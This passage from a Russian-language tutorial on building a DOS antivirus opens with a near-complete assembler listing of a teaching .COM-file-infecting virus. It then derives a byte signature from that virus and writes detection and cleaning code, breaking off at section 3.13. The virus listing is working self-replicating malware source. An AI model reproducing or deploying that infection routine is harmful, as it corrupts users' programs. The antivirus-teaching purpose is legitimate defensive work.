 29 0129  2E: A2 0102                           mov     byte ptr cs:[102h],al
 30
 31 012D                        STORE_DTA:
 32 012D  B9 0100                               mov     cx,100h
 33 0130  BB 0000                               mov     bx,0
 34 0133                        DTA_S:
 35 0133  2E: 8A 07                     mov     al,byte ptr cs:[bx]
 36 0136  88 87 02DF R                          mov     byte ptr DTA[bx],al
 37 013A  43                                    inc     bx
 38 013B  E2 F6                                 loop    DTA_S
 39
 40 013D                        FIND_FIRST:
 41 013D  8D 16 02BF R                          lea     dx,FMASK
 42 0141  B9 0020                               mov     cx,00100000b    ;
        arc,dir,vol,sys,hid,r/o
 43 0144  B4 4E                                 mov     ah,4Eh
 44 0146  CD 21                                 int     21h     ; Find first .COM file
 45 0148  73 1A                                 jnc     STORE_FNAME
 46 014A  E9 0288 R                     jmp     ERR
 47
 48 014D                        FIND_NEXT:
 49 014D  8B 1E 02D6 R                          mov     bx,HANDLE
 50 0151  B4 3E                                 mov     ah,3Eh

 51 0153  CD 21                                 int     21h     ; Close previous file
 52 0155  C7 06 02D6 R FFFF                     mov     HANDLE,0FFFFh
 53
 54 015B  B4 4F                                 mov     ah,4Fh
 55 015D  CD 21                                 int     21h
 56 015F  73 03                                 jnc     STORE_FNAME
 57 0161  E9 0288 R                     jmp     ERR
 58
 59 0164                        STORE_FNAME:
 60 0164  2E: 80 3E 0095 01             cmp     byte ptr cs:[95h],00000001b
        ; Test r/o attribute
 61 016A  74 E1                                 je      FIND_NEXT       ; if r/o is set,
        do not infect
```

```
 62 016C  BB 0000                        mov     bx,0
 63
 64 016F                        NEXT_SYM:
 65 016F  2E: 8A 87 009E                 mov     al,byte ptr cs:[bx+9Eh]
 66 0174  88 87 02C5 R                   mov     FNAME[bx],al
 67 0178  2E: 80 BF 009E 00              cmp     byte ptr cs:[bx+9Eh],0
 68 017E  74 09                          je      SET_ATTRIB
 69 0180  43                             inc     bx
 70 0181  83 FB 0D                       cmp     bx,13
 71 0184  7E E9                          jng     NEXT_SYM
 72 0186  E9 0288 R                      jmp     ERR
 73
 74 0189                        SET_ATTRIB:
 75 0189  8D 16 02C5 R                   lea     dx,FNAME
 76 018D  B9 0020                        mov     cx,00100000b    ;
arc,dir,vol,sys,hid,r/o
 77 0190  B8 4301                        mov     ax,4301h
 78 0193  CD 21                          int     21h     ; Set file attributes
 79 0195  73 03                          jnc     READ_HANDLE
 80 0197  E9 0288 R                      jmp     ERR
 81
 82 019A                        READ_HANDLE:
 83 019A  8D 16 02C5 R                   lea     dx,FNAME
 84 019E  B8 3D02                        mov     ax,3D02h        ; Read/write mode
 85 01A1  CD 21                          int     21h                     ; Open a file
 86 01A3  73 03                          jnc     READ_3_BYTES
 87 01A5  E9 0288 R                      jmp     ERR
 88
 89 01A8                        READ_3_BYTES:

 90 01A8  A3 02D6 R                      mov     HANDLE,ax  ; Store handle from ax
 91 01AB  8D 16 02DB R                   lea     dx,BYTES_3
 92 01AF  8B 1E 02D6 R                   mov     bx,HANDLE
 93 01B3  B9 0003                        mov     cx,3    ; Number of bytes to read
 94
 95 01B6  B4 3F                          mov     ah,3Fh
 96 01B8  CD 21                          int     21h     ; Read and store first
3 bytes
 97 01BA  73 03                          jnc     READ_FLEN
 98 01BC  E9 0288 R                      jmp     ERR
 99
100 01BF                        READ_FLEN:
101 01BF  B9 0000                       mov     cx,0
102 01C2  BA 0000                       mov     dx,0    ; NULL seek position in
cx:dx
103 01C5  8B 1E 02D6 R                  mov     bx,HANDLE
104 01C9  B0 02                         mov     al,2    ; Relative to EOF
105 01CB  B4 42                         mov     ah,42h  ; Get program length in
dx:ax
```

```
106 01CD  CD 21                           int     21h
107 01CF  73 03                           jnc     CHECK_ID
108 01D1  E9 0288 R                       jmp     ERR
109
110 01D4                        CHECK_ID:
111 01D4  A3 02D2 R                       mov     FLENOLD,ax ; Store length of file
112
113 01D7  A9 000F                 test    ax,00001111b
114 01DA  74 04                           jz      JUST
115 01DC  0D 000F                 or      ax,00001111b
116 01DF  40                              inc     ax
117
118 01E0                        JUST:
119 01E0  A3 02D4 R                       mov     FLEN,ax         ; Store corrected
length of file
120
121 01E3  3D FBF4                 cmp     ax,64500
122 01E6  76 03                           jna     CALC_DS
123 01E8  E9 014D R                       jmp     FIND_NEXT
124
125 01EB                        CALC_DS:
126 01EB  B1 04                           mov     cl,4

127 01ED  D3 E8                           shr     ax,cl           ; Calculate new
ds segment difference
128 01EF  48                              dec     ax
129 01F0  A2 0114 R                       mov     byte ptr NEW_DS[0],al
130 01F3  88 26 0115 R                    mov     byte ptr NEW_DS[1],ah
; Store new ds segment
131
132 01F7  B9 0000                 mov     cx,0
133 01FA  8B 16 02D2 R                    mov     dx,FLENOLD
134 01FE  4A                              dec     dx
135 01FF  8B 1E 02D6 R                    mov     bx,HANDLE
136 0203  B0 00                           mov     al,0    ; Relative to EOF
137 0205  B4 42                           mov     ah,42h
138 0207  CD 21                           int     21h     ; Set seek to last byte
of file
139 0209  73 03                           jnc     READ_ID
140 020B  EB 7B 90                jmp     ERR
141
142 020E                        READ_ID:
143 020E  8D 16 02DE R                    lea     dx,BYTES_3[3]
144 0212  8B 1E 02D6 R                    mov     bx,HANDLE
145 0216  B9 0001                 mov     cx,1
146 0219  B4 3F                           mov     ah,3Fh
147 021B  CD 21                           int     21h     ; Read last byte
to BYTES_3[3] (ID='$')
148 021D  73 03                           jnc     TEST_ID
```

```
149 021F  E9 014D R                     jmp     FIND_NEXT
150
151 0222                        TEST_ID:
152 0222  80 3E 02DE R 24               cmp     BYTES_3[3],'$'
153 0227  75 03                         jne     NOT_INFECTED
154 0229  E9 014D R                     jmp     FIND_NEXT       ; Check if file
is infected
155
156 022C                        NOT_INFECTED:
157 022C  A1 02D4 R                     mov     ax,FLEN ; Calculate JMP address
158 022F  2D 0003                       sub     ax,03h
159 0232  A2 02D9 R                     mov     JMP_L,al
160 0235  88 26 02DA R                  mov     JMP_H,ah ; Store new JMP address
161
162 0239  B9 0000                       mov     cx,0
163 023C  8B 16 02D4 R                  mov     dx,FLEN
164 0240  8B 1E 02D6 R                  mov     bx,HANDLE

165 0244  B8 4200                       mov     ax,4200h ; Set seek to
corrected end of file
166 0247  CD 21                         int     21h
167 0249  72 3D                         jc      ERR
168
169 024B  8D 16 0110 R                  lea     dx,VIRUS
170 024F  B9 02F7 90                    mov     cx,VIRLEN
171 0253  8B 1E 02D6 R                  mov     bx,HANDLE
172 0257  B4 40                         mov     ah,40h
173 0259  CD 21                         int     21h     ; Write virus to file
174 025B  72 2B                         jc      ERR
175
176 025D                        WRITE_JMP:
177 025D  B9 0000                       mov     cx,0
178 0260  BA 0000                       mov     dx,0
179 0263  8B 1E 02D6 R                  mov     bx,HANDLE
180 0267  B0 00                         mov     al,0    ; Relative to file start
181 0269  B4 42                         mov     ah,42h
182 026B  CD 21                         int     21h     ; Set seek to 0
183 026D  72 19                         jc      ERR
184
185 026F  8D 16 02D8 R                  lea     dx,JMPVIR
186 0273  B9 0003                       mov     cx,3
187 0276  8B 1E 02D6 R                  mov     bx,HANDLE
188 027A  B4 40                         mov     ah,40h
189 027C  CD 21                         int     21h     ; Write new JMP to file
190 027E  72 08                         jc      ERR
191
192 0280                        PRINT_MSG:
193 0280  8D 16 03E0 R                  lea     dx,MSG
194 0284  B4 09                         mov     ah,09h
```

```
195 0286  CD 21                          int     21h     ; Print a message
196
197 0288                        ERR:
198 0288  83 3E 02D6 R FF            cmp     HANDLE,0FFFFh
199 028D  74 08                          je      EXIT
200
201 028F                        CLOSE_FILE:
202 028F  8B 1E 02D6 R                   mov     bx,HANDLE
203 0293  B4 3E                          mov     ah,3Eh
204 0295  CD 21                          int     21h             ; Close  file
205

206 0297                        EXIT:
207 0297  2E: 83 3E 0103 R FF            cmp     cs:[ID],0FFFFh
208 029D  74 1B                          je      GOTO_DOS
209
210 029F                        RESTORE_DTA:
211 029F  B9 0100                    mov     cx,100h
212 02A2  BB 0000                    mov     bx,0
213
214 02A5                        DTA_R:
215 02A5  8A 87 02DF R                   mov     al,byte ptr DTA[bx]
216 02A9  2E: 88 07                  mov     byte ptr cs:[bx],al
217 02AC  43                             inc     bx
218 02AD  E2 F6                          loop    DTA_R
219
220 02AF                        GOTO_START:
221 02AF  8C C8                          mov     ax,cs
222 02B1  A3 02B8 R                      mov     ds:[START_S],ax
223 02B4  1F                             pop     ds
224 02B5  EA                             db      0EAh    ; Far jmp to START
225 02B6  0100                           dw      0100h   ; START offset
226 02B8  0000                   START_S         dw      (?)     ; START segment
227
228 02BA                        GOTO_DOS:
229 02BA  BB 4C00                    mov     bx,4C00h
230 02BD  CD 21                          int     21h
231
232 02BF  2A 2E 43 4F 4D 00FMASK  db      '*.COM',0h
233 02C5  000C[                  FNAME   db      12 dup (?),0h
234             ??
235                              ]
236       00
237 02D2  0000                   FLENOLD         dw      (?)     ; Length of file
238 02D4  0000                   FLEN    dw      (?)     ; Corrected length of file
239 02D6  FFFF                   HANDLE          dw      0FFFFh ;    File    handle
number
240 02D8  E9                     JMPVIR  db      0E9h    ; JMP code
241 02D9  00                     JMP_L   db      (?)
```

```
242 02DA  00                          JMP_H   db      (?)       ; 3 bytes for virus JMP
243 02DB  0003[                       BYTES_3         db        3 dup (?) ; Original 3 bytes

244             ??
245                             ]
246
247 02DE  00                                  db      (?)
248 02DF  0101[                       DTA     db      101h dup (?)
249             ??
250                             ]
251
252 03E0  0A 0D 48 61 6C 6C 6F        MSG     db      0Ah,0Dh,'Hallo! I have got
a virus for you!',0Ah,0Dh,'$'
253       21 20 49 20 68 61 76
254       65 20 67 6F 74 20 61
255       20 76 69 72 75 73 20
256       66 6F 72 20 79 6F 75
257       21 0A 0D 24
258 = 02F7                            VIRLEN  equ     $-VIRUS
259
260 0407                              CSEG    ends
261                                           end START
```

3.3 Подбираем сигнатуру

В принципе при выборе сигнатуры существует большая свобода, ограниченна лишь перечисленными выше условиями. Нас заинтересовали в листинге вируса строки с номерами 149-154.

```
149 021F  E9 014D R                           jmp     FIND_NEXT
150
151 0222                        TEST_ID:
152 0222  80 3E 02DE R 24             cmp     BYTES_3[3],'$'
153 0227  75 03                               jne     NOT_INFECTED
154 0229  E9 014D R                           jmp     FIND_NEXT       ;
Check if file is infected
```

Если развернуть эти строки листинга в цепочку кодов, то получится следующая последовательность шестнадцатеричных чисел:

E9 21 FF 80 3E DE 02 24 75 03 E9 21 FF

Правда, в листинге Вы не найдете двух повторяющихся пар чисел **21 FF**, следующих за кодом команды короткого перехода **E9**. Однако эти числа легко получить одним из двух изложенных ниже способов.

1. Учитывая, что код команды **JMP <адрес>** включает в себя слово, обозначающее адрес внутрисегментного переходе, и зная адрес метки **FIND_NEXT** равный **222** (в десятичной систе-

ме счисления) или **014D** (в шестнадцатеричной системе счисления), можно рассчитать, что это слово должно представлять собой как раз шестнадцатеричное число **FF21** (а поскольку младшая часть адреса записывается раньше старшей, то мы и получаем последовательность **21 FF**).

2. Достаточно просмотреть код оттранслированной программы-вируса с помощью любого отладчика, чтобы убедиться, что именно эта последовательность кодов присутствует в теле вируса в указанном нами месте.

Мы решили в качестве сигнатуры воспользоваться лишь последними одиннадцатью байтами, а именно строкой:

FF 80 3E DE 02 24 75 03 E9 21 FF

Длина этой строки вполне достаточна, чтобы ее можно было использовать в качестве сигнатуры нашего вируса, а ее уникальность мы дополнительно проверим, когда наш антивирус будет готов.

3.4 Что должен делать антивирус

Основные принципы действия файлового антивируса были изложены в главе 1. Мы лишь напомним, что наш антивирус должен:

1. Просматривать .COM-файлы в текущем каталоге, находить файлы, содержащие сигнатуру нашего вируса и выводить на экран сообщение о том, какие файлы заражены вирусом и сколько всего файлов заражено;
2. По указанию пользователя антивирус должен осуществлять "лечение" (т.е. восстановление) зараженных файлов в текущем каталоге согласно алгоритму, изложенному в главе 1.

Наша задача упрощается двумя обстоятельствами. Первое, наш антивирус, как и вирус, учебный. Поэтому нам не нужно осуществлять громоздкий алгоритм поиска зараженных файлов по всему диску (желающие могут внести это усовершенствование самостоятельно). И второе, наш вирус хранит в своей области данных первоначальную длину программы-жертвы до ее заражения. Поэтому мы имеем возможность восстанавливать зараженную программу в идеальных условиях - т.е. один к одному!

3.5 Область данных антивируса

Область данных нашей антивирусной программы (детектора и фага) будет сильно напоминать область данных вируса, поскольку мы воспользуемся многими из готовых алгоритмов, использованными при создании вируса (например, блоками доступа к файлам). Кроме того, мы будем использовать многие из тех данных, которые использует в своей работе вирус, а для наглядности сохраним по возможности и названия меток.

```
MODE    db      0       ; 0 - find, 1 - find & cure
FILES   db      0       ; Number of infected files
SIG     db      0FFh,080h,03Eh,0DEh,002h,024h,075h,003h,0E9h,021h
  db    0       ; Virus signature (last byte)
SIGL    equ     $-SIG   ; Length of SIG string
SIGO    dw      (?)     ; Offset of SIG in file
SIGO3   dw      0BAh    ; Offset of old 3 bytes relative to SIG
SIGFL   dw      0B1h    ; Offset of old file length relative to SIG
FMASK   db      '*.COM',0h      ; File name mask
FLEN    dw      (?)     ; Current length af tested file
FLENOLD dw      (?)     ; Old length of file to be cured
```

```
HANDLE  dw      0FFFFh ; File handle number
ATTRIB  db      (?)    ; File attribute
FSEG    dw      (?)    ; Segment to store file
LBL     db      '$'    ; Security label
CSEG    ends
  end START
```

Хорошим тоном (и безопасным методом) считается использование по умолчанию алгоритма поиска зараженных файлов, который осуществляется при запуске антивируса без параметров. Это предохраняет пользователя от непреднамеренной "обработки" антивирусом тех файлов, для которых еще не созданы запасные копии на случай неудачного лечения или ложного срабатывания детектора при поиске сигнатуры.

Поэтому наш антивирус должен работать в двух режимах: поиск и выявление файлов, содержащих сигнатуру вируса (по умолчанию) и "лечение" зараженных файлов (при запуске антивируса, например, с параметром "/q" (от слова **qure** - лечить). Для распознаиания режима мы введем переменную по имени **MODE**:

```
MODE    db      0       ; 0 - find, 1 - find & cure
```

Поскольку наш антивирус ведет подсчет зараженным файлам, нам необходимо также отвести переменную, которую он будет использовать в качестве счетчика. Назовем ее **FILES**:

```
FILES   db      0       ; Number of infected files
```

Очевидно, что наш антивирус должен также как-то хранить и сигнатуру вируса для того, чтобы было с чем сравнивать коды просматриваемых файлов. Однако, для того, чтобы наш антивирус не "сработал" сам от себя, мы просто-напросто заменим последний байт сигнатуры (**FF**) на ноль (**00**):

```
SIG     db      0FFh,080h,03Eh,0DEh,002h,024h,075h,003h,0E9h,021h
  db    0       ; Virus signature (last byte)
```

Восстанавливать же этот последний байт мы будем в памяти сразу же после запуска антивируса.

Для использования в качестве граничной переменной в счетчиках цикла нам понадобится длина сигнатуры (в байтах). Для того, чтобы не изменять общности, сформируем это число в виде разности начального и конечного адреса сигнатуры плюс единица:

```
SIGL    equ     $-SIG   ; Length of SIG string
```

Сразу же отметим, что эта величина является константой для данной программы и не занимает места области данных.

Заранее никогда неизвестно, где в зараженном файле расположена сигнатура вируса, а также все остальные данные: сохраненные три байта, длина программы-жертвы и т.п. Даже вести счет от "хвоста" файла мы не имеем права, т.к. за нашим вирусом может "сесть" другой вирус. Поэтому мы должны ввести точку отсчета, относительно которой антивирус будет рассчитывать адреса всех остальных частей вируса. В качестве такой точки отсчета выберем первый байт сигнатуры, а для привязки к этой точке отсчета нам необходимо хранить смещения всех необходимых нам данных (вируса) относительно смещения первого байта сигнатуры. Кроме того, мы должны предусмотреть место для хранения смещения первого байта сигнатуры в зараженном файле, чтобы использовать это смещение в качестве точки отсчета.

```
SIGO    dw      (?)     ; Offset of SIG in file
SIGO3   dw      0BAh    ; Offset of old 3 bytes relative to SIG
SIGFL   dw      0B1h    ; Offset of old file length relative to SIG
```

Таким образом, выделим в области данных антивируса следующие три слова: **SIGO** - адрес (смещение) первого байта сигнатуры в зараженном файле; **SIGO3** - смещение первого из трех сохраненных (первых) байт зараженного файла относительно адреса первого байта сигнатуры; **SIGFL** - смещение слова, в котором хранится прежняя длина зараженного файла, относительно адреса первого байта сигнатуры.

```
FMASK   db      '*.COM',0h      ; File name mask
```

FMASK - имеет тот же смысл, что и в программе вируса: маска имен файлов (т.е. шаблон поиска). Для проверки файлов с любыми расширениям достаточно заменить в маске расширение "COM" на звездочку: "*".

```
FLEN    dw      (?)     ; Current length af tested file
```

FLEN - текущая длина тестируемого файла. Эта величина необходима антивирусу при выборе алгоритма считывания файла.

```
FLENOLD dw      (?)     ; Old length of file to be cured
```

FLENOLD - Прежняя длина зараженного файла. Эту величину антивирус извлечет, пользуясь набором смещений, описанных в предыдущих абзацах.

```
HANDLE  dw      0FFFFh ; File handle number
```

HANDLE - логический номер (handle) файла. С этой величиной мы уже знакомы из опыта написания вируса.

```
ATTRIB  db      (?)     ; File attribute
```

ATTRIB - здесь антивирус может хранить исходный байт атрибутов файла для того, чтобы после лечения (или просмотра) восстанавливать этот атрибут.

```
FSEG    dw      (?)     ; Segment to store file
```

FSEG - сегментный адрес области, которую антивирус запрашивает у DOS для хранения тестируемого файла.

```
LBL     db      '$'     ; Security label
```

И, наконец, последний байт - код "$" (доллар), метка **LBL** - наглядная иллюстрация того, как программа-антивирус может защитить сама себя от вируса методом вакцинации. Этот прием мы обсуждали в главе 2 при рассмотрении того, как наш вирус избегает повторного заражения программ.

3.6 Антивирус начинает работу

Как мы условились ранее, сразу же после запуска наш антивирус формирует в памяти сигнатуру вируса, для которой ему не хватает одного последнего байта.

```
START:
  mov     SIG[10],0FFh            ; Completes SIG string
```

Затем антивирус "выясняет", в каком из двух возможных режимов - поиска вируса или "лечения" зараженных файлов - он должен работать. Мы решили, что по умолчанию антивирус лишь ищет зараженные файлы. Если же в командной строке появляется параметр **/q** или просто буква **q**, антивирус переходит в режим "лечения".

3.7 Читаем командную строку

Перед передачей управления запускаемой программе, DOS формирует PSP (*Program Segment Prefix*) по нулевому смещению в памяти ЭВМ. PSP занимает 100h байт и включает в себя DTA (*Data Transfer Area*). Структура DTA хорошо известна, в частности, по смещению 80h располагается длина области UPA (*Unformatted Parameter Area*), в которой начиная со смещения 81h хранятся параметры командной строки (исключая директивы переназначения). Если длина UPA нулевая (т.е. байт по адресу 80h равен нулю), значит, командная строка - пустая, и следовательно, антивирус сохраняет режим по умолчанию (поиск сигнатуры). Если же этот байт ненулевой, необходимо проверить, не содержится ли среди параметров буква **q**.

```
READ_PARAM:
  cmp     byte ptr cs:[80h],0
  je      FIND_MODE       ; If no parameters, "find" mode
  mov     ax,ds
  mov     es,ax
  cld
```

```
    mov     al,'q'      ; 'q' - "find & cure mode" (MODE=1)
    mov     ch,0
    mov     cl,cs:[80h]         ; Length of UPA (from PSP)
    mov     di,81h              ; Offset  of UPA (from PSP)
    repne   scasb
    je      CURE_MODE

FIND_MODE:
    mov     MODE,0
    jmp     ALLOC_MEM

CURE_MODE:
    mov     MODE,1
```

Если буква **'q'** найдена, то по адресу **MODE** заносится число 1 (режим "лечения"), в противном случае там хранится ноль, обозначающий режим по умолчанию (только поиск).

3.8 Заказываем память

При запуске .COM-программы DOS выделяет ей всю доступную память, поэтому, грамотно написанная .COM-программа (особенно резидентная) должна уменьшить количество выделенной ей памяти до необходимого объема. Кроме того, если .COM-программа использует несколько сегментов памяти, она должна знать адреса свободных сегментов, чтобы не нарушить блочную структуру памяти.

```
ALLOC_MEM:
    mov     ax,ds
    mov     es,ax
    mov     bx,1100h ; Reallocate 68 K bytes
    mov     ah,4Ah
    int     21h
    jnc     ALLOCATED

NOT_ALLOCATED:
    lea     dx,NO_MEM
    mov     ah,09h
    int     21h                 ; Print  a message
    jmp     TO_DOS
NO_MEM  db      10,13,'Insufficient memory to run ANTI775',10,13,'$'

ALLOCATED:
    lea     ax,LBL
    mov     cl,4
    shr     ax,cl
    inc     ax
    mov     bx,ds

    add     ax,bx
```

```
mov     FSEG,ax          ; Segment of program in memory
```

Поскольку наш вирус не заражает программы, длина которых больше 64 К байт, мы должны выделить соответствующее количество памяти. Пусть это будет, например, 68 К байт. В случае, если вызванная функция DOS (**4A**) возвратит ошибку (флаг переноса **CF** взведен), наш антивирус выдаст сообщение о недостаточном объеме свободной памяти и завершит работу. В выделенную память антивирус будет считывать тестируемую программу (или ее часть - первые 64 К байт).

Мы будем проверять на наличие вируса даже большие (длиннее 64 К байт) программы, хотя вирус следит за тем, чтобы длина зараженной программы не превышала этой величины. Тем не менее, есть вирусы, которые этого не делают, и тогда .COM-программа может разрастись до размеров, превышающих размер сегмента (64 К байт). Мы предусмотрим случай, когда за нашим вирусом может "сесть" один или несколько других, в том числе и таких, которые "убивают" .COM-программу тем, что ее новая длина (вместе с вирусом) превышает 64 К байт. Наш антивирус будет "лечить" и такие программы! Он будет вместе с нашим вирусом "выкусывать" и те вирусы, которые "сели" после него. Конечно, наш антивирус не сможет лечить от вирусов, "севших" раньше него, но и то, что он сможет - большой плюс.

Кстати, данный принцип ("выкусывание" вирусов, находящихся после данного вируса) сможет применяться и для интеллектуальной вакцинации, т.е. для создания "самовылечивающихся" или самотестирующихся программ. В этом случае программу "заражают" не вирусом, а программой-вакциной, которая выполняет функции антивируса и "выкусывает" любые вирусы, пристраивающиеся к ней в "хвост"...

После этого лирического отступлении напомним, что сегментный адрес выделенной области памяти мы сохранили в слове по адресу **FSEG**.

3.9 Ищем зараженные файлы.

Алгоритм поиска файлов, соответствующих шаблону подробно описан во второй главе, и мы лишь обратим Ваше внимание на то, что антивирус, в отличие от нашего вируса, просматривает все .COM-файлы в текущем каталоге, включая файлы с атрибутами *read-only, hidden* и *system*.

Следующий блок программы-антивируса выполняет такие действия: находит .COM-файл, соответствующий шаблону, обрабатывает и сохраняет его имя, устанавливает атрибуты, открывает файл в режиме чтения-записи, считывает и сохраняет логический номер файла (*handle*).

```
FIND_FIRST:
  lea     dx,FMASK        ; Mask of file name
  mov     cx,00100111b    ; arc,dir,voL,sys,hid,r/o
  mov     ah,4Eh
  int     21h
  jnc     STORE_FNAME
  jmp     EXIT
```

```
FIND_NEXT:
   mov      bx,HANDLE
   mov      ah,3Eh
   int      21h                ; Close previous file
   mov      HANDLE,0FFFFh; Note that file was closed

   mov      ah,4Fh
   int      21h                ; Find next file
   jnc      STORE_FNAME
   jmp      EXIT

STORE_FNAME:
   mov      bx,0

NEXT_SYM:
   mov      al,byte ptr cs:[bx+9Eh]
   mov      FNAME[bx],al
   cmp      byte ptr cs:[bx+9Eh],0
   je       SET_ATTRIB
   inc      bx
   cmp      bx,13
   jng      NEXT_SYM
   jmp      ERR

SET_ATTRIB:
   lea      dx,FNAME
   mov      cx,00100000b       ; arc,dir,vol,sys,hid,r/o
   mov      ax,4301h
   int      21h                ; Set file attributes
   jnc      READ_HANDLE
   jmp      ERR

READ_HANDLE:
   lea      dx,FNAME
   mov      ax,3D02h           ; Read/wite mode
   int      21h                ; Open a file (handle is in ax)
   jnc      READ_FLEN
   jmp      ERR
```

Наш антивирус (поскольку он учебный) в целях экономии Вашего времени не делает некоторых вещей, которые стандартные антивирусы делают. Например, он перед закрытием файла не восстанавливает его атрибуты. Однако Вы сами легко можете дописать несколько команд, которые будут выполнять эту, в общем-то важную, функцию (в нашем антивирусе даже выделен для этой цели в области данных байт с именем **ATTRIB**).

3.10 Длинные и короткие файлы

Обычно длинные файлы считывают и просматривают по частям. Однако, поскольку мы не собираемся считывать более 64 К байт даже самого длинного файла, будем считывать файлы в память целиком (для упрощения алгоритма и ускорения процедуры поиска сигнатуры вируса). Тем не менее, покажем, как можно считывать длинный файл, например, в два приема по 32 К байт. Сначала выясним длину тестируемого файла.

```
READ_FLEN:
  mov     HANDLE,ax       ; Store handle number
  mov     cx,0
  mov     dx,0            ; NULL seek position in cx:dx
  mov     bx,HANDLE
  mov     ax,4202h ; Get program length in dx:ax
  int     21h
  mov     FLEN,ax
  cmp     dx,0
  je      SET_FSTART
  mov     FLEN,0FFFEh
```

Если длина файла превышает 64 К байт, занесем по адресу **FLEN** число **0FFFFh**, которое отражает тот факт, что мы не собираемся считывать файл длиннее **0FFFFh** байт. Далее, если длина файла не превышает 32 К байт, считаем его в один прием, а если превышает - то в два.

```
SET_FSTART:
  mov     bx,HANDLE
  mov     cx,0
  mov     dx,0
  mov     ax,4200h
  int     21h             ; Set seek pointer to start of file

READ_FILE:
  mov     bx,HANDLE
  mov     cx,FLEN
  mov     dx,0
  cmp     FLEN,8001h      ; If length of file < 32769,
  jb      READ_REST       ; Read file in one step
  mov     cx,8000h
  push    ds
  mov     dx,0
  mov     ax,FSEG
  mov     ds,ax
  mov     ah,3Fh
  int     21h             ; Read 32768 bytes from file to buffer
  pop     ds
  mov     cx,FLEN
  mov     dx,8000h
  sub     cx,8000h ; Prepare to read the rest of the file

READ_REST:
```

```
    mov     bx,HANDLE       ; bx = HANDLE
    push    ds
    mov     ax,FSEG
    mov     ds,ax           ; ds:dx - buffer address
    mov     ah,3Fh
    int     21h             ; Read and store entire file
    pop     ds
    jne     CHECK_SIG
    jmp     ERR
```

Отметим некоторые особенности считывания файла в сегмент, отличный от текущего сегмента кода и данных нашего антивируса. Для того, чтобы считать файл в другой сегмент, сохраним в стеке текущее содержимое регистра **ds** (**push ds**), а затем поместим в этот регистр величину, полученную при запросе памяти у операционной системы и хранящуюся в слове по адресу **FSEG**. После считывания файла восстановим прежнее значение регистра **ds** (**pop ds**).

3.11 Ищем сигнатуру вируса

Как мы уже выяснили, знак **'$'** в конце файла не является сколько-нибудь надежным указателем на возможное присутствие нашего вируса в файле, поэтому сразу приступим к поиску сигнатуры. Для поиска сигнатуры вируса в файле, который уже считан в память, выберем следующий алгоритм. Сначала будем искать в тестируемом файле код 0FFh, который соответствует первому байту сигнатуры, а затем будем проверять следующие за этим кодом девять байт на соответствие остальным кодам сигнатуры вируса. Для поиска в другом сегменте, отличном от сегмента кода и данных антивируса, будем использовать регистр расширенного сегмента данных - **es**.

```
CHECK_SIG:
    mov     ax,FSEG
    mov     es,ax
    mov     di,0            ; es:di - address of COM. file
    cld
    mov     cx,FLEN
    sub     cx,SIGL
    mov     al,0FFh         ; al = FF (hexadecimal)

NEXT_FF:
    repne   scasb
    je      FOUND_FF

NO_FF:
    jmp     FIND_NEXT

FOUND_FF:
    push    cx              ; Store counter for next 0FFh search
    push    di              ; Store di for next 0FFh search
    dec     di              ; es:di - address of 0FFh found
    mov     SIGO,di         ; Store offset of 0FFh found
```

```
    lea     si,SIG          ; ds:si - address of SIG string
    mov     cx,SIGL         ; cx - Length of SIG string

    repe    cmpsb           ; Compare SIG with string in file
    je      FOUND_SIG
    pop     di              ; Restore di for next 0FFh dearch
    pop     cx              ; Restore counter for next OFFh search
    jmp     NEXT_FF

FOUND_SIG:
    inc     FILES           ; Count infected files
    lea     dx,WARNING
    mov     ah,09h
    int     21h             ; Print warning message
```

Если сигнатура вируса найдена в тестируемом файле, антивирус выводит соответствующее сообщение и увеличивает счетчик зараженных файлов (метка **FILES**) на единицу. Заметим, что имя зараженного (тестируемого) файла мы храним не в конце программы-антивируса, где располагается его область данных, а в середине строки сообщения - для упрощения программирования. В этом случае без обработки строки, содержащей имя файла можно целиком вывести предупреждающее сообщение на экран. Однако в этом случае сообщения, включающие имена файлов, содержащие знак доллара '$', будут выводиться неправильно (т.к. знак доллара является признаком конца строки-сообщения для функции DOS **09h**). Однако мы сознательно идем на такое упрощение, чтобы не запутывать читателя сложностями ввода-вывода на ассемблере. Чтобы правильно выводить имена файлов, не содержащих знак '$', необходимо каждый раз перед помещением в строку **FNAME** имени нового файла, предварительно заполнить ее (12 байт) пробелами, иначе в этой строке могут находиться "остатки" имен файлов, прочитанных ранее.

```
BLANK:
    mov     cx,12           ; Width of file name field
    mov     bx,0

REP32:
    mov     FNAME[bx],32

    inc     bx
    loop    REP32           ; Fill field with spaces
    cmp     MODE,1          ; Was there 'q' in command line?
    je      CURE
    jmp     FIND_NEXT       ; Do not cure!
WARNING db      10,13,'File '
FNAME   db      12 dup (32),0       ; File name ASCIIZ string
    db      ' is infected by the 775 virus',10,13,'$'
```

3.12 Лечим зараженный файл

Итак, теперь, когда файл считан в память, в нем найдена сигнатура вируса и выдано сообщение о том, что файл с таким-то именем заражен, можно приступить к его лечению. Разумеется, антивирус предварительно проверит, дано ли ему такое задание (т.е. был ли задан в, командной строке параметр типа **/q**. Если да, то байт с именем **MODE** содержит единицу - и можно приступать к самому ответственному шагу, который начинается с метки **CURE**.

Прежде всего, отметим, что смещение первого байта сигнатуры вируса в тестируемом файле было сохранено по адресу **SIGO**. Таким образом, для того чтобы определить смещение, по которому хранятся прежние первые три байта нашего "пациента", достаточно прибавить к числу **SIGO** число **SIGO3** (смещение первого из трех восстанавливаемых байт относительно адреса первого байта сигнатуры).

```
CURE:
  mov     bx,SIGO           ; SIGO - offset of virus signature
  add     bx,SIGO3          ; SIGO3 - 3 bytes relative to SIG
  mov     al,byte ptr es:[bx] ; es:bx - address of original 3 bytes
  mov     byte ptr es:[0],al

  mov     al,byte ptr es:[bx+1]
  mov     byte ptr es:[1],al
  mov     al,byte ptr es:[bx+2]
  mov     byte ptr es:[2],al   ; Three bytes were restored
  mov     bx,SIGFL
  add     bx,SIGO
  mov     ax,word ptr es:[bx] ; Store old Length of file to be cured
  mov     FLENOLD,ax
```

Аналогичным образом вычисляется смещение, по которому хранится прежняя длина файла, который мы "лечим": к числу **SIGFL** (смещение слова, в котором хранится длина файла, относительно первого байта сигнатуры) прибавляем число **SIGO** (смещение первого байта сигнатуры вируса в файле).

3.13 Записываем вылеченный файл

